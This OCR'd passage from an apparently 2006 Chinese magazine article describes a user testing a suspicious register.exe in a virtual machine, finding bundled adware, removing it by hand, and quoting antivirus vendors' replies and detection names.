


图2 瑞星杀毒软件公司的回复

上去了。过了几天收到杀毒公司的回复，说我上报的不是病毒，见图2。

我很纳闷，卡巴明明说register.exe里面有木马和广告程序，难道瑞星公司不处理广告程序吗？于是想看看江民如何看待这个问题，接着把register.exe提交给江民，见图3。




图3 上报江民的记录




图4 江民反馈结果

又过了几天得到了江民的回复，说我上报的文件中没有发现病毒，见图4。这好像有点问题了，为什么他们说我提交的文件中没有病毒呢？算了，还是自己用虚拟机运行看看，到底是怎么回事。




图5 iexplore.exe出错关闭

二、分析应对

实验环境：

VMware Workstation V5.5.1 build-19175
Windows XP SP2
InstallWatch Pro 2.5c
360安全卫士
IceSword 1.18
下载者监视器

首先用InstallWatch Pro建立一个系统快照，然后再执行register.exe，接着再做一个快照，前后的快照对比就能发现系统新建立的文件和新添加的注册表键值，这样做的目的是为手动删除病毒提供参考依据。安装过程中会弹出网页和广告且iexplore.exe也出错，见图5。其中有一个文件iehelper_4683.dll是错误的原因，根据经验判断估计是什么流氓程序强行植入DLL文件，完毕后系统一段时间失去响应，不过一会儿也看到了朋友说的蓝屏幕。由于自己怀疑是一些流氓软件，那么就用360安全卫士对系统进行一次诊断，发现果然是一群流氓，见图6。




图6 发现恶意程序

电脑系统超级慢，怎么解决这群流氓呢？先到安全模式下，先用IceSword结束非系统进程，见图7。然后用360安全卫士对系统进行清理。至于在360安全卫士中没有定义的恶意程序，那么只能通过InstallWatch Pro前后快照给出的参考一个个地删除，整个过程花费我很多时间。




图7 结束非系统进程


电脑中所安装的恶意程序，如下所示：

IE-BAR
Kueiso Toolsbar
Microsoft Explore Ex
NavAngel
Vision Communicate
Webcastaccelerator
WinStdup
百狗搜索
划词搜索
酷桌面 2.0
中文上网官方版软件2.4.0.3
桌面媒体
ADDeliverer
银棒小秘书
MyIEHelper
菜秀
快搜
WinSC广告插件
Spoolsv
MSService 1.0
NetAccelerate

三、思考

现在的流氓软件的发展趋势比病毒还来得凶。一个病毒来了杀毒软件立刻就把它干掉，响应速度之快让我们这些用户有了依靠，而对于这些流氓软件为什么迟迟不动呢？那些自动下载木马的程序杀毒软件却杀，而register.exe中的某些程序隐蔽

下载一些恶意插件，非法修改IE，为何不理睬呢？实在有点说不过去吧，而作为用户的我们只能借助非杀毒软件来清除这些吞噬资源的恶意程序。如果按照严格意义上的定义，这些恶意程序应该被列为查杀对象，可能因为某些原因不能杀他们，那么至少要提示用户吧。好在并不是所有国内的杀毒软件厂商是这样，我把register.exe上报给光华，则他们的回复让我欣慰了一点点，见图8。


2006年7月17日用户上报病毒回复

[redacted]

亲爱的用户：

您好！

您为我们上报的病毒分析结果如下

上报编号	发信日期	主题	上报者邮箱	文件	病毒 备注
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0001:\data0004	AllSum.c
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0001:\data0006	AllSum.a
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0002:\data.rar:\DIYNETSetupUni.exe	Dm.e
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0003:\data0003	Boran.g
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0003:\data0005	Boran.i
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0004	Adload.ca
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0005	WSearch.g
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0006	Delf.aov
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0007	AdMoke.a
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0008	Adload.da
154608	2006-7-16	病毒上报	[redacted]@21cn.com	register.exe:\stream:\data0009:\stream:\data0001	Kuaiso.a

这些病毒我们已经从其他途径收到样本了，请升级到最新版本查解，非常感谢您对《光华反病毒》的鼎力支持！

致

